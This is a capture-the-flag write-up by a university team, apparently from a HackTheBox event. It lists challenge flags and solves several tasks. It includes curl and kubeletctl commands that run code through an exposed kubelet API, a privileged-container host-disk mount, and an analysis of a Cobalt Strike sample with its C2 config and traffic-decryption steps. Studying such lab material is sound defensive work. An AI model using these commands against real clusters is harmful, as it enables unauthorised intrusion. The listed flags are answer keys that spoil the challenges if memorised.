Write-Up by **Team APTduoquadra - 2nd**
Representing **University 42 Paris**
Contact email: 0x1felx@gmail.com

Table of contents:

Fullpwn - GoodGames

User	HTB{7h4T_w45_Tr1cKy_1_D4r3_54y}
Root	HTB{M0un73d_F1l3_Sy57em5_4r3_DaNg3R0uS}

Fullpwn - Flustered

User	HTB{m0v1Ng_tHr0ugH_v0lUm3s_l1K3_a_jInj4}
Root	HTB{s3creTs_fr0m_th3_sT0r4g3_bl0b}

Fullpwn - Object

User	HTB{c1_cd_c00k3d_up_1337!}

Cloud

SteamCloud	HTB{dOn7_3Xpo53_Ku83L37}

Crypto

Space Pirates	HTB{1_d1dnt_kn0w_0n3_sh4r3_w45_3n0u9h!1337}

Forensics

Peel back the layers	HTB{1_r34lly_l1k3_st34mpunk_r0b0ts!!!}
Strike Back	HTB{Th4nk_g0d_y0u_f0und_1t_0n_T1m3!!!!}

Hardware

Mechanical madness	HTB{f1rm_15_b3tw33n_h4rd_4nd_50ft}

Misc

Insane Bolt	HTB{w1th_4ll_th353_b0lt5_4nd_g3m5_1ll_cr4ft_th3_b35t_t00ls}
Tree of danger	HTB{45ts_4r3_pr3tty_c00l!}

Sigma Technology	HTB{0ne_tw0_thr33_p1xel_attack}

Pwn

Arachnoid Heaven	HTB{l3t_th3_4r4chn01ds_fr3333}
Robot Factory	HTB{th3_r0b0t5_4r3_0utt4_c0ntr0l!}

Reversing

Upgrades	HTB{33zy_VBA_M4CR0_3nC0d1NG}
The Vault	HTB{vt4bl3s_4r3_c00l_huh}

Scada

LightTheWay	HTB{w3_se3_tH3_l1ght}

Web

Slippy	HTB{i_slipped_my_way_to_rce}
SteamCoin	HTB{w3_d0_4_l1ttl3_c0uch_d0wnl04d1ng}

Writeups:

Cloud

SteamCloud

From the description of this challenge we learned that it is related to kubernetes, so we decided to run an nmap scan to learn about interesting open ports (we also focused our scan on potential ports that may be exposed that are related to k8s).
In the report the port 10250 catches our attention, it is the port used for the kubelet API server, which gives a lot of information and possible remote code execution.

We were unfamiliar with what the API server exposed, so we jumped to its source code. Inside the "InstallDefaultHandlers" and "InstallDebuggingHandlers" functions we found two interesting routes.

- `/pods` which gives us everything interesting about the pods on the kubernetes node.
- `/run/{namespace}/{pod}/{container}` allows us to run commands on a specific container.

So we could list the pods then know on which one we could execute things. We tested to run a simple command on each container we could find on only two of them worked: nginx and kube-proxy.

```
$ curl -k 'https://10.129.228.187:10250/run/default/nginx/nginx'
--data-urlencode "cmd=id"
$ curl -k
'https://10.129.228.187:10250/run/kube-system/kube-proxy-m7knn/kube-proxy'
--data-urlencode "cmd=id"
```

One of the problems we encountered is the impossibility to specify command when one of its arguments contained spaces. So we checked other ways we could possibly have a remote code execution.

We looked at another route, `/exec`, but it was not very practical to use. During our research we stumbled upon a project called kubeletctl. It allows us to easily communicate with the kubelet API and execute something like `sh` on one container to execute commands more easily.

```
$ kubeletctl -i -s 10.129.228.187 -c kube-proxy -n kube-system -p
kube-proxy-m7knn exec "sh"
```

One of the first things we thought about was to access the host system, we didn't know where we could find a flag elsewhere.

Searching for intel inside `/pods` we found that the `kube-proxy` container is marked as privileged. This means we could have access to the host’s devices (things such as /dev/sda1).

The goal we set was to be able to mount the host’s root partition, so we tried to run the command `mount`, but the command was not found.
So we tried to install it via `apt` but the container could not access the internet.

The first solution we could think of is to manage to get the debian’s mount package alongside required dependencies (libblkid and libmount).
We downloaded the deb files for these packages and created a script which will pack them inside a tar.gz archive, then base64 it and transform each line into a shell command which outputs the base64 to a file.
To make it simple, the script outputs commands that recreate the tar.gz if you run them.

What we did is run the script locally and pipe the outputs to a shell session created with kubeletctl.

We then had in the `/build` directory three deb files, we started to install both libraries and extracted the mount package to directly use the executable (avoiding complains about needing other unnecessary dependencies).

```
$ dpkg -i libblkid1_2.34-0.1ubuntu9_amd64.deb
$ dpkg -i libmount1_2.34-0.1ubuntu9_amd64.deb
$ dpkg -x mount_2.34-0.1ubuntu9.1_amd64.deb out
```

Once this is done, inside the `out` directory we can find the `mount` executable.
We then proceed to mount the `/dev/sda1` device and we have access to the host’s root partition!

Then we search inside the `root` folder and find the `flag.txt`!

Crypto

Space Pirates

In this challenge, we have two things to work with:

- A python program, based on Shamir's Secret Sharing algorithm. In theory we would need a certain number of shares (here k=10) among a total number of shares (here n=18) to decrypt its result. We don't have these ten shares but let's see what we can do.
- The output it generated: the first share (coordinates x and y of a point of a polynomial), a coefficient, and an AES-encrypted ciphertext.

The program generates values using random and then uses a final value to set the random number generator's seed, then it generates an AES key and ciphers the flag using it.

To do this, it first generates 18 coefficients, each coefficient is computed based on the preceding one, meaning if we have one, we have all following coefficients. Here it's the case, the program's output has a line "coefficient" which is the second coefficient.

This list is then reduced to the 10 first elements.

Then it generates a list of random values. Each one is passed to the `calc_y` function and the result is stored.
One of these random values is known with its result, this is the line "share" in the output.

Our goal is to retrieve the first coefficient which is used to seed the random number generator.

The function `calc_y(x)` is the sum of each (coefficient multiplied by (x ^ index of the coefficient)).
And return the result of this sum modulo a known prime.

This means that by knowing the 9 last coefficients, x and y we know (sum + first coefficient) modulo the known prime.
To find the first coefficient, all we need to do is `prime - (sum % prime) + y`.

Now that we know the first coefficient, we know the RNG's seed, so the AES key. We can decipher the flag!

Forensics

Peel back the layers

In this challenge, we need to read the description to see that it asks us to investigate the steammaintainer/gearrepairimage docker image.

On the docker hub website we can click on "Tags" then "latest" to view the image layers. We see that it copies files, sets `LD_PRELOAD` to a strange dynamic library and executes bash.

This is weird, I decided to use `docker save` to extract the layer and then extract the library.

```
# List the layers
$ docker save steammaintainer/gearrepairimage | tar -tvf -
[redacted]

# Extract the interesting layer and list its files
$ docker save steammaintainer/gearrepairimage | tar -xf - -O
011c8322f085501548c8d04da497c2d7199f9599e9c02b13edd7a8bbb0f8ee77/layer.tar
| tar -tvf -
[redacted]

# Extract usr/share/lib/librs.so
$ docker save steammaintainer/gearrepairimage | tar -xf - -O
011c8322f085501548c8d04da497c2d7199f9599e9c02b13edd7a8bbb0f8ee77/layer.tar
| tar -xf - -O usr/share/lib/librs.so > librs.so
```

With these commands we retrieved the dynamic library, running strings on it and doing some tweaks or simply running a disassembler on it tells us that it opens a reverse shell and sends the flag to it which we extracted.

Strike Back

Proof of Concept

```
wireshark capture.pcap
```

- Export files with File > Export object > HTTP…
- Get encrypted data from the pcap:

```
   python3 cs-parse-http-traffic.py -k unknown -Y "http and ip.addr ==
      192.168.1.9" capture.pcap
```


- Get private key from some encrypted data + the memory dump:

```
python3 cs-extract-key.py -t
a4940d6ff0a59421822467d80d1b620bc7ecfa661c452a85c0486b56aa752e908c4aeb3f2f0
a64d9c02d7025713867ee freesteam.dmp
```

- Decrypt the traffic using the private key:

```
python3 cs-parse-http-traffic.py -k
bf2d35c0e9b64bc46e6d513c1d0f6ffe:3ae7f995a2392c86e3fa8b6fbc3d953a -Y "http
and ip.addr == 192.168.1.9" -e capture.pcap
```

- Open payload-00f542efefccd7a89a55c133180d8581.vir as a pdf.
- The flag is here :)
- HTB{Th4nk_g0d_y0u_f0und_1t_0n_T1m3!!!!}



CONFIDENTIAL


For the 12th Blimp Fleet

DO NOT SHARE

Plan	Attack GogglesTown
Time	13:37
Date	11-21-2021
Flag	HTB{Th4nk_g0d_y0u_f0und_1t_0n_T1m3!!!!}

Detailed Exploitation Process Path


We can use wireshark to see the HTTP object list and extract them from the pcap file.


Wireshark · Export · HTTP object list
Text Filter:
Content Type: All Content-Types
Help
Preview
Save All
Close
Save

Packet	Hostname	Content Type	Size	Filename
12	192.168.1.9:8080	application/x-msdos-program	14kB	freesteam.exe
47	192.168.1.9	application/octet-stream	206kB	iVd9
69	192.168.1.9	application/octet-stream	48 bytes	match
76	192.168.1.9	application/octet-stream	68 bytes	submit.php?id=1909272864
101	192.168.1.9	application/octet-stream	87kB	match
109	192.168.1.9	application/octet-stream	724 bytes	submit.php?id=1909272864
135	192.168.1.9	application/octet-stream	82kB	match
143	192.168.1.9	application/octet-stream	548 bytes	submit.php?id=1909272864
190	192.168.1.9	application/octet-stream	438kB	match
204	192.168.1.9	application/octet-stream	4 516 bytes	submit.php?id=1909272864
217	192.168.1.9	application/octet-stream	80 bytes	match
224	192.168.1.9	application/octet-stream	324 bytes	submit.php?id=1909272864
237	192.168.1.9	application/octet-stream	80 bytes	match
254	192.168.1.9	application/octet-stream	62kB	submit.php?id=1909272864

The object “freesteam.exe” looks like a suspicious application, it could be the source of the infection! The submit requests are probably the result of its commands, potentially ending in some data exfiltration.

We upload it to Virustotal to make sure of that. Indeed, Virustotal detects it as CobaltStrike, a commercial trojan marketed to red teams : big names (McAfee, Microsoft, Kaspersky…) agree on that identification.



49 / 65

49 security vendors and 1 sandbox flagged this file as malicious

4c95b1ec6a108d8ca640f99a8e072614f58b4e602e603d7c73bdb5e77170e327
freesteam.exe
checks-network-adapters direct-cpu-clock-access long-sleeps peexe runtime-modules

14.00 KB Size | 2021-11-20 08:02:48 UTC 7 hours ago | EXE

Ad-Aware	Gen:Variant.Fugrafa.858	AhnLab-V3	Trojan/Win32.CobaltStrike.R329694
ALYac	Gen:Variant.Fugrafa.858	Antiy-AVL	Trojan/Win32.Wacatac
Avast	Win32:Trojan-gen	AVG	Win32:Trojan-gen
Avira (no cloud)	TR/Crypt.XPACK.Gen7	BitDefender	Gen:Variant.Fugrafa.858
CAT-QuickHeal	Trojan.GenericPMF.S22096310	ClamAV	Win.Trojan.CobaltStrike-7899872-1
CrowdStrike Falcon	Win/malicious_confidence_100% (W)	Cybereason	Malicious.f19d5d
Cynet	Malicious (score: 100)	Cyren	W32/Diple.G.gen!Eldorado
DrWeb	Trojan.Inject3.2700	Elastic	Malicious (high Confidence)
Emsisoft	Trojan.Rozena (A)	eScan	Gen:Variant.Fugrafa.858
ESET-NOD32	A Variant Of Win32/Rozena.AMZ	FireEye	Generic.mg.10d01baf19d5d244
Fortinet	W32/Generic.AP.118EACE!tr	GData	Gen:Variant.Fugrafa.858
Gridinsoft	Trojan.Win32.Heur.oa!s1	Ikarus	Trojan.Win32.Rozena
Jiangmin	Trojan.Generic.ftawl	K7AntiVirus	Trojan (005622831)
K7GW	Trojan (005622831)	Kaspersky	HEUR:Trojan.Win32.CobaltStrike.gen
Lionic	Trojan.Win32.Sheljector.tr.JD	Malwarebytes	Trojan.CobaltStrike
MAX	Malware (ai Score=84)	McAfee	Trojan-Cobalt!10D01BAF19D5
McAfee-GW-Edition	Trojan-Cobalt!10D01BAF19D5	Microsoft	Backdoor:Win64/CobaltStrike.NP!dha
NANO-Antivirus	Trojan.Win32.Inject3.horsiq	Palo Alto Networks	Generic.ml
Rising	Backdoor.CobaltStrike!1.D049 (CLASSIC)	SecureAge APEX	Malicious
SentinelOne (Static ML)	Static AI - Malicious PE	Sophos	ML/PE-A + ATK/Cobalt-A
Symantec	Backdoor.Cobalt	TACHYON	Trojan/W32.Agent.14336.WO
Tencent	Hacktool.Win32.CobaltStrike.za	TrendMicro	Trojan.Win32.COBALT.SM

The iVd9 file is also among what we extracted from the pcap. It will be useful later.
After digging a little bit, we find that CobaltStrike downloads Beacons from the attacker server and loads them in memory, as a way to make the executable lighter, less suspicious and harder to analyze.


But we have a memory dump (Mini DuMP crash report) for freesteam.exe so the path is clear now: we should look at what CobaltStrike does in more detail and the memory dump should then help us find the flag, probably by helping us decode the traffic available from the pcap file.
We also find a very interesting and recent blog post that will guide us for part of the exploitation:

- Cobalt Strike: Using Known Private Keys To Decrypt Traffic – Part 1
- Cobalt Strike: Using Known Private Keys To Decrypt Traffic – Part 2

- Cobalt Strike: Using Process Memory To Decrypt Traffic – Part 3

The first two parts help us understand CobaltStrike, but the third is probably the most useful since we are given a memory dump via downloadables.
The author also published a github repo with lots of useful tools.

Back to Wireshark, we find that the executable tries to contact 192.168.1.9:



```
No.  Time       Source              Destination  Protocol  Length Info
 1 0.000000   Freebox5_5b:16:5c   Broadcast    HomePl…   78 CC_DISCOVER_LIST.REQ (Control Coordination Discovery List Request)
 2 0.187930   HonHaiPr_33:25:19   Broadcast    ARP       42 Who has 192.168.1.9? Tell 192.168.1.90
 3 2.887992   HonHaiPr_33:25:19   Broadcast    ARP       42 Who has 192.168.1.9? Tell 192.168.1.90
 4 3.687931   HonHaiPr_33:25:19   Broadcast    ARP       42 Who has 192.168.1.9? Tell 192.168.1.90
 5 4.688182   HonHaiPr_33:25:19   Broadcast    ARP       42 Who has 192.168.1.9? Tell 192.168.1.90
 6 4.915547   Freebox5_5b:16:5c   Broadcast    HomePl…   78 CC_DISCOVER_LIST.REQ (Control Coordination Discovery List Request)
 7 6.888420   HonHaiPr_33:25:19   Broadcast    ARP       42 Who has 192.168.1.9? Tell 192.168.1.90
 8 7.707809   HonHaiPr_33:25:19   Broadcast    ARP       42 Who has 192.168.1.9? Tell 192.168.1.90
 9 8.708221   HonHaiPr_33:25:19   Broadcast    ARP       42 Who has 192.168.1.9? Tell 192.168.1.90
10 9.830792   Freebox5_5b:16:5c   Broadcast    HomePl…   78 CC_DISCOVER_LIST.REQ (Control Coordination Discovery List Request)
11 14.898448  HonHaiPr_33:25:19   Broadcast    ARP       42 Who has 192.168.1.9? Tell 192.168.1.90
12 15.698206  HonHaiPr_33:25:19   Broadcast    ARP       42 Who has 192.168.1.9? Tell 192.168.1.90
13 16.697858  HonHaiPr_33:25:19   Broadcast    ARP       42 Who has 192.168.1.9? Tell 192.168.1.90

> Frame 4: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface \Device\NPF_{0B2298BD-F32E-42B5-B3DD-48B9ADF1DCA0}, id 0
> Ethernet II, Src: HonHaiPr_33:25:19 (74:29:af:33:25:19), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
v Address Resolution Protocol (request)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    Sender MAC address: HonHaiPr_33:25:19 (74:29:af:33:25:19)
    Sender IP address: 192.168.1.90
    Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
    Target IP address: 192.168.1.9

0000  ff ff ff ff ff ff 74 29  af 33 25 19 08 06 00 01   ······t) ·3%·····
0010  08 00 06 04 00 01 74 29  af 33 25 19 c0 a8 01 5a   ······t) ·3%····Z
0020  00 00 00 00 00 00 c0 a8  01 09                     ·········· 

wireshark_Wi-Fi4IFDD1.pcapng                    Paquets: 13 · Affichés: 13 (100.0%)     Profile: Default
```

Using this ip and an http server, we see requests from the trojan that are just like those in the pcap file.


```
$ sudo  nc -lp 80
GET /iVd9 HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0;
QQDownload 733; InfoPath.2)
Host: 192.168.1.9
Connection: Keep-Alive
Cache-Control: no-cache
```

The iVd9 file is actually the full beacon, the last part of CobaltStrike to be downloaded.
We can check that with metatool.py from the DidierStevens/Beta github repo:

```
echo http://192.168.1.9/iVd9 | python metatool.py url8
URL: http://192.168.1.9/iVd9
path: iVd9
checksum: URI_CHECKSUM_INITW / CS x86 (0x5c)
```

The script analyzes the 8-bit checksum of the four characters and confirms that it is a windows payload from CobaltStrike or metasploit.

Using 1768.py (named after cobalt's melting point in K), on this payload, we get lots of information about this CobaltStrike infection.



```
└──╼ $python3 ../scripts/1768.py ./iVd9
File: ./iVd9
xorkey(chain): 0xb9ce3940
length: 0x00032600
payloadType: 0x10014522
payloadSize: 0x00000000
intxorkey: 0x00000000
id2: 0x00000000
Config found: xorkey b'.' 0x0002f610 0x00032600
0x0001 payload type                     0x0001 0x0002 0 windows-beacon_http-reverse_http
0x0002 port                             0x0001 0x0002 80
0x0003 sleeptime                        0x0002 0x0004 60000
0x0004 maxgetsize                       0x0002 0x0004 1048576
0x0005 jitter                           0x0001 0x0002 0
0x0006 maxdns                           0x0001 0x0002 255
0x0007 publickey                        0x0003 0x0100 30819f300d06092a864886f70d010101050003818d00308189028181009067 5223e8a456ebda21cb31552d9f58e675bfa1dabeefbdc3071e5d8d9e263500f9665ce43bc9d0e5
1aa869b19250d855c8c19f3bac59fc7b4de2164ba4e9327f713436fb283d6cc7326b40755f39209643c1a13bcaaeef082b7a070342254cb2a971c17e43ec095a598678fd02360097fb4a3740d279c8ca61ed3e1b5de96d0203010001000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0x0008 server,get-uri                   0x0003 0x0100 '192.168.1.9,/match'
0x0009 useragent                        0x0003 0x0080 'Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; InfoPath.2; .NET4.0C)'
0x000a post-uri                         0x0003 0x0040 '/submit.php'
0x000b Malleable_C2_Instructions        0x0003 0x0100 '\x00\x00\x00\x04'
0x000c http_get_header                  0x0003 0x0100
  Cookie
0x000d http_post_header                 0x0003 0x0100
  &Content-Type: application/octet-stream
  id
0x000e SpawnTo                          0x0003 0x0010 (NULL ...)
0x001d spawnto_x86                      0x0003 0x0040 '%windir%\\syswow64\\rundll32.exe'
0x001e spawnto_x64                      0x0003 0x0040 '%windir%\\sysnative\\rundll32.exe'
0x000f pipename                         0x0003 0x0080 (NULL ...)
0x001f CryptoScheme                     0x0001 0x0002 0
0x0013 DNS_Idle                         0x0002 0x0004 0 0.0.0.0
0x0014 DNS_Sleep                        0x0002 0x0004 0
